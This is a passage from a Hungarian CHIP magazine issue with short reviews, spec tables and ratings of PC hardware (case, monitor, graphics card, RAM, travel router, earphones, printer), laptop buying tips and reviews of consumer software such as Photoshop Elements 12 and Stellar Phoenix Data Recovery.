VÍZHŰTÉS-TÁMOGATÁS	1 blokkos radiátorral
VGA-/CPU-HŰTŐ-MÉRETEK	395/160 mm
ELŐLAP	műanyag, 2×USB 3.0, 1×USB 2.0, hang, ventilátorszabályzás
MÉRETEK/TÖMEG	480×200×380 mm/7,8 kg

CHIP **Jó**

+ **Jól szerelhető,ventilátorszabályzás, zajcsökkentő borítás**

– **Erős konkurencia, nehezen elérhető, műanyag előlap**

Ft **Tájékoztató ár: bevezetés alatt**

Acer B296CL
Széles vonások

Nemcsak méretében, de képarányában is különleges az Acer igényes kivitelű B296CL monitora. Függőleges irányban inkább egy 22-23”-os monitorra hasonlít, szélességében viszont szinte kilóg látómezőnkből. A 2560×1080 pixeles IPS-panellel szerelt képernyőn öröm a munka és a játék is. A panel színei, kontrasztja kiváló, fényereje és vízszintes betekintési szöge pedig nagy, amire szükség is van a képszélesség miatt. Bár függőleges irányban tapasztalhatunk fényerőváltozást, az emelhető-süllyeszthető, illetve dönthető képernyő miatt könnyű megtalálni az ideális beállítást, ahonnan nézve egyenletes a kép. A kijelző el is forgatható, de automata képfordításra nem képes. A bemenetek közül kettőt is kitehetünk a képernyőre (PiP), és így két egymás mellé tett, keret nélküli 1280×1080 pixeles monitort is szimulálhatunk. A gyári beállítások és energiatakarékos üzemmód mellé USB 3.0 hubot és hangszórókat is kapunk.

MŰSZAKI ADATOK

PANEL	29”, UWHD, 2560×1080 pixel
PANELTECHNOLÓGIA	IPS
HÁTTÉRVILÁGÍTÁS	LED
FÉNYERŐ, BETEKINTÉSI SZÖG	300 cd/m², 178/178 fok
VÁLASZIDŐ	8 ms (GTG)
BEMENETEK, EXTRÁK	2×HDMI, DisplayPort in-out, Dual-Link DVI, USB 3.0, audio in
MÉRETEK/TÖMEG	373×701×246 mm/8,7 kg
FOGYASZTÁS (ÁTLAGOS)	41 watt

CHIP **Kiváló**

+ IPS-panel, kiváló képminőség, sok csatlakozó, USB hub, vékony káva

– A függőleges betekintés szög kicsi, nincs automata képforgatás

Ft Tájékoztató ár: 148 000 Ft

Sapphire Radeon R7 260X OC 2 GB
Ismerős játékos

Az R7 260X a HD7790-et hivatott leváltani, de a szintetikus tesztek során és a játékok alatt is pontosan olyan értékeket hozott az „új” kártya, mint egy 2 GB-os HD7790. Ez nem feltétlenül rossz hír, azonban ehhez pontosan ugyanaz az árcédula is tartozik, így pedig nem tekinthető előrelépésnek az R7 260X. Persze ettől még jó kártya, hiszen minden játék szépen futott full HD-ben, magas részletességgel, hűtése is csendes volt, és a 2 GB fedélzeti memória is hasznos. Sajnos azonban ez a teljesítmény messze van a HD7850/R9 270X-től, és még a GTX650 Ti Boost is jobb nála. Az R7 260X-et igazán alacsonyabb ár mellett, 30-32 ezer forint körül tudnánk tiszta szívvel ajánlani, de egyelőre így se nagyon van konkurenciája, hacsak nem csípünk el valahol egy olcsóbb HD7790 2 GB-ot. A TrueAudio modul számíthat még újdonságnak, ám ezt egyelőre nem igazán tudjuk kihasználni az alacsony támogatottság miatt.

MŰSZAKI ADATOK

GPU	AMD Bonaire, 28 nm
MEMÓRIA	2 GB GDDR5, 128 bit
SHADER, TEXTÚRÁZÓ, ROP	896, 56, 16
ÓRAJELEK (MAG/MEMÓRIA)	1150/6600 MHz
3DMARK13 (F/C/I)	3920/17 608/137 360 pont
BF3 (U)/BATMAN AC (E)	37,9/49 fps
CRYSIS 3 (VH)/HITMAN ABSOLUTION	26,2/20,7 fps
TOMB RAIDER (U)/DIRT SHOWDOWN (U)	40/60,2 fps

CHIP **Jó**

+ Jó teljesítmény full HD-nál is, gyári tuning, csendes, TrueAudio

– Kevés gyári tuning, nem gyorsabb és nem olcsóbb a HD7790-nél

Ft Tájékoztató ár: 37 500 Ft

Kingston Predator 8 GB 2800 MHz
Csúcsmemória luxusáron

Nem olcsó a DRAM, és ez különösen igaz a prémiummodellekre, mint például a Predator széria, ami akár effektív 2800 MHz-en is képes futni. Ez persze csak megfelelő alaplapban érhető el, és melegen ajánlott az XMP 1.3-as profil időzítését alkalmazni a stabilitás érdekében. A nagy hűtőbordára szükség is van, ám a gép tervezésekor nem árt figyelembe venni a magasságot (nehogy összeakadjon a CPU-hűtővel). Tesztünk során (Gigabyte Z87X-UD7 TH, Core i7 4770K) az effektív 2800 MHz-es sebességet gond nélkül stabilizáltuk, de szerencsére a Kingston egy második XMP-profilt is beépített 2667 MHz-en, CL11-gyel. Feszültségemeléssel feljebb is sikerült lépni, és 2933 MHz-en is stabil maradt a gép, sőt, némi időzítési finomhangolás után a 3 GHz elérése sem lehetetlen. A mérések alapján a gép DDR3-1600-hoz képest kb. 5-13%-os gyorsulást értünk el, ami jó eredmény, de csak annak éri meg, aki élhal az extrém memóriatuningért.

MŰSZAKI ADATOK

SZABVÁNY, GYÁRI SZÁM	DDR3-2800, CL12, 1,65 V, KHX28C12T2K2/8X
GYÁRI RÖGZÍTETT BEÁLLÍTÁSOK	DDR3-457/533/609/685/761/800 MHz
XMP 1.3-PROFILOK	DDR3-2667@CL11, DDR3-2800@CL12
AIDA64 4.0 RAM R/W	32 196/40 795 MB/s
AIDA64 4.0-MÁSOLÁS	32 684 MB/s
AIDA64 4.0-KÉSLELTETÉS	104 ns
WINRAR 5.01	4988 KB/s
PCMARK 7	6568 pont
PCMARK 7 COMP	15 094 pont

CHIP **Jó**

+ 2800 MHz garantálva, kiváló hűtés, 10 év garancia, tuningtartalék

– Az összteljesítményre kis hatással van, drága, magas hűtőborda

Ft Tájékoztató ár: 63 990 Ft

→

Zyxel NBG2105
Internet a zsebben

Utazás közben előfordul, hogy egyetlen internetkapcsolatot kell megosztanunk több készülék között. Ilyenkor hasznos egy olyan kis eszköz, mint a Zyxel utazóroutere. Az NBG2105 egy 802.11n szabvánnyal is kompatibilis, USB portról üzemeltethető kis router, amely egyrészt képes az Ethernet portján érkező netkapcsolat szétosztására WLAN hálózaton keresztül, másrészt kliens üzemmódban egy USB-s Wi-Fi-adapterként is működhet. A MAC-címhez kötött hozzáférések gyors elosztását segíti a Clone MAC gomb, amivel az első csatlakoztatott kliens azonosítóját klónozhatjuk a routerre. A készülék beállítására szokás szerint egy webes kezelőfelület szolgál, amely jól áttekinthető. Pluszpontokat adtunk, mert a WLAN-adapter üzemmódhoz tartozó illesztőprogramot a router belső memóriájában is megtaláljuk, így nem szükséges a telepítő-CD-t magunkkal vinnünk, ám a kézikönyv sajnos már nem fért fel ide, ami zavaró.

MŰSZAKI ADATOK

INTERFÉSZEK	1×10/100 WAN/LAN
ÜZEMMÓDOK	router, vezeték nélküli AP, univerzális repeater, WLAN-kliens
ANTENNÁK SZÁMA	1 darab beépített
WLAN-SZABVÁNYOK	IEEE 802.11b/g/n 2,4 GHz
WLAN-SEBESSÉG	150 Mbit/s maximum
WLAN-BIZTONSÁG	WEP, WPA, WPA2
EXTRÁK	WPS, DDNS-kliens, QoS, MAC-klónozás, USB-tápegység, WISP
MÉRETEK/TÖMEG	77×45×16 mm/30 gramm

CHIP **Jó**

+ Kis méret, USB-táp, egyszerű használat, MAC-klónozás

– Kézikönyv CD-n, illesztőprogram a Win 8-at nem támogatja

Ft Tájékoztató ár: 8000 Ft

Urban Revolt Lace&Zipper
Fülhallgató a városi lázadóknak

Nem a Trust az első márkanév, amely eszünkbe jut, ha fülhallgatót keresünk, pedig a gyártó Urban Revolt sorozatú fejés fülhallgatói kifejezetten jól sikerültek. Az általunk kipróbált két modell főleg dizájnjában különbözik, a Lace cipőfűzőnek, a Zipper pedig cipzárnak álcázza magát. Kényelmi szempontból nekünk az előbbi tetszett jobban, hiszen könnyebb és kényelmesebb, viszont a Zipper összecsukva kevésbé hajlamos a gubancolódásra. A hangminőség, bár hagy kívánnivalót maga után, a mobilos zenehallgatásra megfelel, a nagyobb dinamikára vágyóknak mi mindenesetre a Zippert ajánljuk, ez mélyebbre megy testvérénél, így kompenzálja az alacsony bitrátával tömörített MP3- és más állományok „selymességét". Viselési komfortra mindkét modellnek közepest adnánk, a fülbe dugható egység nehéz és nagy, így mozgás közben könnyen kieshet, pereme pedig sapka alatt nyomja fülkagylónkat.

MŰSZAKI ADATOK

KÁBELEZÉS	standard OFC kábel, 125 cm
KIVITEL	zárt
TÁVIRÁNYÍTÓ	Van: Play/Pause (Zippernél és Lace-nél), hangerő (csak Zippernél)
HANGSZÓRÓK	n. a.
TARTOZÉKOK	három pár szilikongumi betét
FREKVENCIA ÁTVITEL	n. a.
ÉRZÉKENYSÉG	n. a.
TÖMEG	23 g

CHIP **Jó**

+ Jó hangminőség (Zipper), dizájn, gubancmentes kivitel (Zipper)

– Mély hangok hiányoznak (Lace), könnyen megtörő kábel (Zipper)

Ft Tájékoztató ár: 7000 Ft

HP Deskjet 2545
Költségkímélő nyomtatás

Minden, az otthoni nyomtatással kapcsolatos felmérésből az derül ki, hogy a vásárlók számára az egyik legfontosabb szempont a költséghatékonyság, így nem csoda, hogy a HP is ezt igyekszik hangsúlyozni Ink Advantage nyomtatóinál. Az 1000 oldal/hó maximális terhelhetőség is mutatja, hogy ez a nyomtató az otthoni felhasználókat célozza meg. A 2545-ös multifunkciós készülék a belépőszintű kategória tagja, így nem igazán gyors (piszkozat minőséggel 17, normál minőségben 5 lap/percet mértünk A4-es oldalak esetén), a nyomatok minősége azonban megfelelő a célnak. A lapolvasó/fénymásoló funkció használatában egy monokróm LCD segít, ahol beállíthatjuk a példányszámot és a kontrasztot, de önálló fotónyomtatásra nem képes a rendszer. Nem spórolt a HP a csatlakoztatási lehetőségekkel, ugyanis WLAN-adapter is került a gépbe, ami megkönnyíti az otthoni telepítést, és lehetővé teszi a mobiltelefonos nyomtatást is.

MŰSZAKI ADATOK

NYOMTATÁSI SEBESSÉG	max. 17 oldal/perc
FELBONTÁS	valós 4800x1200 dpi
TERHELHETŐSÉG	maximum 1000 oldal/hó
PATRONOK SZÁMA	2 (CMY+K)
NYOMTATÓNYELVEK	PCL3, PCLm, URF
LAPADAGOLÓ	60 lap, 25 lap kimenet, duplex nélkül
INTERFÉSZEK	USB 2.0, Wi-Fi
FOGYASZTÁS	10 W max, 2 W készenlét, 0,2 W kikapcsolva
MÉRETEK/TÖMEG	425×552×252 mm/3,6 kg

CHIP **Jó**


+ Kedvező ár, egyszerű kezelés, beépített Wi-Fi

– Alacsony terhelhetőség, kártyaolvasó hiánya, 3 az 1-ben patron

Ft Tájékoztató ár: 19 000 Ft

CHIP vásárlási tippek

Minden hónapban hat alkatrész árának eddigi és várható alakulása, plusz a legjobb noteszgépek három kategóriában.



BELÉPŐSZINTŰ NOTESZGÉP KB. 100 000 FT

MODELL	Lenovo IdeaPad B590 (59-374005)
PROCESSZOR	Intel Pentium Dual Core 2020M
MEMÓRIA	4 GB
VIDEOVEZÉRLŐ	Intel HD Graphics 2500
MEGJELENÍTŐ	15,6", 1366×768 pixel
MEREVLEMEZ	500 GB
OPTIKAI MEGHAJTÓ	DVD-RW
OPRENDSZER	FreeDos
TÖMEG	2,5 kg

ÁLTALÁNOS FELHASZNÁLÁS KB. 150 000 FT

MODELL	HP ProBook 450 G1 (H0W30EA)
PROCESSZOR	AMD A8-4500M
MEMÓRIA	8 GB
VIDEOVEZÉRLŐ	AMD Radeon HD 8750M 1GB
MEGJELENÍTŐ	15,6", 1366×768 pixel
MEREVLEMEZ	750 GB
OPTIKAI MEGHAJTÓ	DVD-RW
OPRENDSZER	Linux
TÖMEG	2,3 kg


JÁTÉKNOTESZGÉP KB. 310 000 FT

MODELL	Lenovo IdeaPad Y510p (LEN 59-404675)
PROCESSZOR	Intel Core i7-4700MQ
MEMÓRIA	8 GB
VIDEOVEZÉRLŐ	2× Nvidia GeForce GT 755M 2GB
MEGJELENÍTŐ	15,6", 1920×1080 pixel
MEREVLEMEZ	1000 GB
OPTIKAI MEGHAJTÓ	–
OPRENDSZER	FreeDos
TÖMEG	2,7 kg

ELŐREJELZÉS: így alakulhatnak az árak


Processzor

Intel Core i5-4670K, dobozos: kiváló teljesítmény, a januári készlethiány okozta árnövekedése is múlóban




Alaplap

Asus Gryphon Z87: stabil alaplap bőséges szolgáltatásokkal és lassan, de biztosan csökkenő árral




Memória

Kingston DDR3-RAM 8GB PC3-12800 HyperX Kit: ugyan ára már jó ideje nem csökken, de új géphez érdemes ennyit venni




Grafikus vezérlő

Sapphire Radeon HD7790 Dual-X OC 1GB: belépőszintű kártya, saját kategóriájában jó teljesítménnyel és egyre kedvezőbb árral




Tápegység


Chieftec-iARENA GPA-500S8: bár áresésre nem számíthatunk, de érdemes befektetni egy megbízható tápba



Játékkonzol

Microsoft Xbox 360 250GB Slim + Kinect Bundle: akármilyen érdekes is az új generáció, most még több szórakozást nyújt az X360





Photoshop Elements 12
Képkezelés és képszerkesztés a felhő segítségével

Kétség nem fér hozzá, hogy a Photoshop a képszerkesztő programok etalonja. Viszont túl drága és túl professzionális ahhoz, hogy az otthoni felhasználók számára megfelelő legyen. Ezért született meg a Photoshop Elements, amely a megfelelő egyensúlyt igyekszik megtalálni a Photoshop fejlett algoritmusainak és az egyszerű kezelhetőségnek a párosításával. Néhány különleges szűrő és tulajdonság mellett – mint például az állatfotósok számára kifejlesztett speciális vörösszemeffektus-eltávolító – a legújabb, 12-es változat új képkezelő rendszerrel is büszkélkedhet. Ezentúl a különféle számítógépek és mobil eszközök közötti szinkronizálást az Adobe cloudszolgáltatásával biztosítja, így a képeket bárhol megnézhetjük, szerkeszthetjük. Ahhoz viszont, hogy ezt használni tudjuk, regisztrálnunk kell egy Adobe ID-fiókot. A szolgáltatás alapvető funkciója ingyenes, ezzel havonta 50 feltöltést végezhetünk el. Ha ennél többet szeretnénk, akkor azért minden hónapban 5,5 eurót kell fizetnünk. A felhővel a kapcsolatot Windows 8-cal is kompatibilis programmal és iOS-alkalmazással is tarthatjuk, ezek természetesen ingyen állnak a rendelkezésünkre, ha az internetböngészővel elérhető online felület nem lenne elég szimpatikus.

A tiszta és jól strukturált kezelői felületet nagyon egyszerű használni. A kezdőablakból a képkezelőt vagy a képszerkesztőt indíthatjuk el. Utóbbi háromféle üzemmódot kínál: gyors, varázslós és tapasztalt. Gyors módban a legfontosabb képjavító opciókat pár kattintással elérhetjük. A varázsló a retusálóeszközök és az effektszűrők használatában segít. Különlegessége a „játék a képekkel" szekció, ahol könnyen és gyorsan olyan hatásokat állíthatunk elő, mint a fenti képen lévő kirakó: a darabolás után az egyes elemeket szabadon mozgathatjuk. Tapasztalt módban minden funkció és szűrő elérhető, ezek beállításait a legapróbb részletekig finomíthatjuk. Az új szűrők közül kiemelkednek azok, amelyekkel a képeken lévő szereplőket tetszés szerint mozgathatjuk, méretezhetjük, a háttér automatikus kitöltése mellett.


TECHNIKAI ADATOK

Rendszerigény	Windows XP, Vista, 7, 8 (32 bit)
Import	Minden szokásos képformátum
Export	Minden szokásos képformátum
Szűrők/effektek	13 retuseszköz, 11 szűrő, 5 „játékos" szűrő
Kimenet	Másolatok, tekercsfilmek, üdvözlőkártyák, naptárak, bemutatók stb.
Egyéb	Mac OS-en is elérhető

ÉRTÉKELÉS

Összesen	88,3
Funkciók (40%)	89
Kezelhetőség (20%)	95
Teljesítmény (30%)	85
Dokumentáció (10%)	82
Tájékoztató ár	100 euró

CHIP **Jó**



Stellar Phoenix Data Recovery 6
Törölt fájlok mentése

A Stellar Phoenix Windows Data Recovery 6 Home a sérülés, törlés vagy véletlen formázás során eltűnt adatok visszaállítását ígéri. A szoftver túllép az átlagos adat-visszaállítási módszereken: szektorszintű vizsgálatának köszönhetően még a formázott és a részben felülírt adathordozókról is képes adatot menteni, természetesen az utólagos behatás mértékével arányosan csökkenő eséllyel. A kezelői felület színes, de részben elavult, néha félrevezető, és teljes mértékben figyelmen kívül hagyja a felhasználók igényeit.

Tesztünkben az adatmentés sikeresen lezajlott, gyorsformázott SD-kártyáról és pendrive-ról is. Bonyolultabb esetekben ez a módszer azonban nem ad megfelelő eredményt. Ilyenkor a speciális funkciókhoz kell fordulnunk, amelyek működésének még a megértése sem könnyű, hát még a használata. Ha a forrás CD, DVD, RAID, netán e-mail fiók és távoli számítógép lenne, ahhoz már a professzionális verziót kell használnunk, amelynek ára 80 euró. És mint minden hasonló programnál, a siker esetében sem garantált.

TECHNIKAI ADATOK


Rendszerigény	Windows 2000, XP, NT, Vista (32 bit), 7, 8 (32/64 bit)
Támogatott hordozók	HDD, SSD, USB-s meghajtó
Partíciók	Fizikai, logikai kötetek
Fájlrendszerek	FAT16, FAT32, vFAT, NTFS, NTFS5
Keresőmódok	Gyors, RAW
Támogatott fájlformátumok	128-féle

ÉRTÉKELÉS

Összesen	70,5
Felhasználó támogatása (20%)	50
Funkciók (30%)	60
Teljesítmény (50%)	85
Tájékoztató ár	50 euró

CHIP **Közepes**

CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0) KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100)



MOBILedit! 7.5
Telefonról telefonra

Igazán kevés azoknak a programoknak a száma, amelyekkel a régi telefonunkról le tudjuk menteni az összes adatunkat, majd fel tudjuk azt tölteni az újra. Korábban tényleg csak a címlista kiírása, esetleg XLS-be való exportálása segíthetett, vagy a bűvészkedés a kapcsolatok SIM-kártyára való másolásával. Ezzel a programmal a trükköknek vége, ugyanis nagyon sok telefont támogat, tudásában még a klasszikus Oxygen Phone Managert is lekőrözi. PC-mobil és mobil-mobil kapcsolat építhető ki vele USB-n, Wi-Fi-n és Bluetooth-kapcsolaton is. Tesztünkben az androidos alkalmazás saját elavultságát jelezte, ennek ellenére működött minden funkciója. A Wi-Fi-s csatlakozás az USB-hez hasonló hanggal jelzett, ez jó ötlet, csupán hamis hangja bántja a fülünket. A PIN kódos megerősítés után a névjegyek, naptár, hívásnapló, SMS-ek és MMS-ek, képek és más adatok szinkronizálása is egyszerűvé vált. Sőt, még a telefon teljes fájlrendszerét is böngészhetjük vele. A biztonsági mentés és visszaállítás csak egy kattintás, a telefonkönyv optimalizálása is automatikus, ebben a lépésben összevonja az összetartozó kapcsolatok adatait. A telefonklónozó funkció is hatékony, ehhez pedig csak annyit kell tennünk, hogy mindkét telefont csatlakoztatjuk, majd megadjuk, mit másoljon át a program. Ha okostelefonra váltunk akár a régi mobiltelefonunkról, akár okostelefonunkról, ez az egyik legjobb erre való program.


TECHNIKAI ADATOK

Rendszerigény	Windows XP, Vista, 7, 8
Támogatott telefonok	Minden ismert mobil
Szinkronizált adatok	Rendszerazonosítók, telefonkönyv, csengőhangok, minden adat
Egyéb funkciók	Saját felhős vagy Google-szinkronizálás, Outlook- és OE-támogatás, hívás és SMS-küldés PC-ről, telefonmásoló, csengőhang- és videoszerkesztő, képszerkesztő

ÉRTÉKELÉS

Összesen	92,5
Funkciók (30%)	95
Mobilok ismerete (30%)	98
Kezelhetőség (30%)	86
Dokumentáció (10%)	88
Tájékoztató ár	5600 forint

CHIP Kiváló



CrazyTalk 7.3 Pro
Beszélő fejek

Függetlenül attól, hogy emberekkel, rajzfilmfigurákkal vagy plüssjátékokkal dolgozunk, a Reallusion CrazyTalk bármit életre kelt, aminek feje van. Az egyetlen dolgunk az, hogy az arcképen megjelöljük a szemeket, orrot és a száj széleit, és már indul is a remek animáció. A fej felolvassa az általunk beírt szöveget, vagy elmondja azt, amit előtte a mikrofonnal felvettünk. Már alapbeállításokkal is döbbenetes és vicces animációkat készíthetünk, az egyedi beállítások használatával pedig még tovább finomíthatjuk az eredményt. A program erőssége a fejlett grafikus motor és az intuitív kezelői felület. A program Windows mellett iOS-en is elérhető. **(Tájékoztató ár: 160 euró)**

CHIP Kiváló

Aurora Blu-ray MP2.13
Csak Blu-ray-lemezhez

Mivel az univerzális médialejátszók közül nem mindegyik tudja lejátszani közvetlenül a Blu-ray-lemezeket, néhány programozó erre alapozva dobja piacra médialejátszóját. Noha létezik ingyenes is, ez éppen fizetős program. Előnye, hogy magyar nyelvű és könnyű kezelni, de ezzel sajnos szinte mindent elmondtunk róla. Azért, mert ez bizony egy módosított VLC Media Player, csoda, hogy van merszük pénzt kérni érte. Igaz, a legtöbb filmet (AVI, MP4 és társai) lejátssza, a sima DVD-filmekkel viszont meggyűlik a baja, a félképek összefésülése, a deinterlacing ugyanis alapból ki van kapcsolva, hatásos opció pedig nem választható. **(Tájékoztató ár: 40 dollár)**

CHIP Közepes

Wise Care 365 PRO
Teljességre törekedve

Szép program, még a témái is csodásak, de valahogy mégis olyan, mint a többi. A rendszer felülvizsgálata során kitakarítja a registryt és törli a szükségtelen fájlokat. Az általa használt PC-egészség-index a CCleaner után 1-ről 5,7-re, a program után pedig 10-re ugrott, pedig alig tett valamit. Magyar nyelvű, de a találatokról nem informál, a külön indítható alaposabb tisztítóban pedig veszélyes bejegyzésekre utal, holott azok ártalmatlanok. A lemeztörlő, jelszógenerátor, defrag és személyesadat-törlő jól működik, a Windows felesleges összetevőinek (pl. SXS backup) eltávolítása további helyet szabadít fel, ám a többi része tényleg haszontalan. **(Tájékoztató ár: 22,5 dollártól)**

CHIP Jó




Photo Calendar Studio
Egyedi naptárak

Különösen az év elején népszerűek a naptárkészítő programok, amelyek egy képszerkesztő programmal is kiválthatóak, de tény, hogy ezzel sokkal egyszerűbb a munka. Több tucatnyi mintából választhatunk, ezek szabadon módosíthatók: a rajtuk lévő képek kicserélhetők, méretezhetők, forgathatók, a naptárak hónapjai más és más betűtípussal is elláthatók. A program akár magyarítható is lenne, ez sajnos hiányzik, de ami még fájóbb, az a magyar ünnepnapok hiányzó adatbázisa. Ezt persze mi is létrehozhatjuk, az adott napokat pedig apró, egyedi képekkel is jelölhetjük. Ez a program mindent megad a sikerhez, a többi rajtunk múlik. **(Tájékoztató ár: 30 dollár)**

CHIP Jó

Photoshop Touch
Mobil képszerkesztés profiknak

Az Adobe kiadta híres képszerkesztő programjának legújabb, 1.5.1-es mobil változatát, amely már valóban a professzionális felhasználóknak készült – ez persze tetten érhető az árán is, hiszen 2258 forintba kerül, ami a mobilappok között mindenképpen drágának számít. Kinézetét illetően a szoftver a PC-s felhasználókat próbálja megcélozni, de a kezelői felületet igyekeztek optimalizálni az érintőképernyős irányításra. A képernyő bal szélén a gyakran használt eszközöket találjuk, így például a festő- és kiválasztószerszámokat, amelyeket így könnyen elérhetünk hüvelykujjunkkal. A jobb oldalon a rétegek kaptak helyet, felül pedig további, kevésbé fontos eszköztárat helyezett el az Adobe. Itt vannak például az effektek, illetve a PC-s világból ismerős ceruza és élesítés is.


Mindent egybevetve a program az asztali verzió legtöbb funkciójával rendelkezik, és csak pár kevésbé fontos szolgáltatás hiányzik, így például a RAW- és PSD-támogatás, valamint a JPG-fájlok minőségi szintje. A gyengébb hardverekre való tekintettel a használható rétegek és visszavonási szintek számát csökkentették.

A programhoz tartozó 15 oktatópélda segít a funkciók elsajátításában és nagyon hasznos segítség az alkalmazással most ismerkedőknek. Sajnos a projektek szinkronizálására kizárólag az Adobe Creative Cloud használható, a Dropbox vagy a Google Drive nem.

ÖSSZEGZÉS

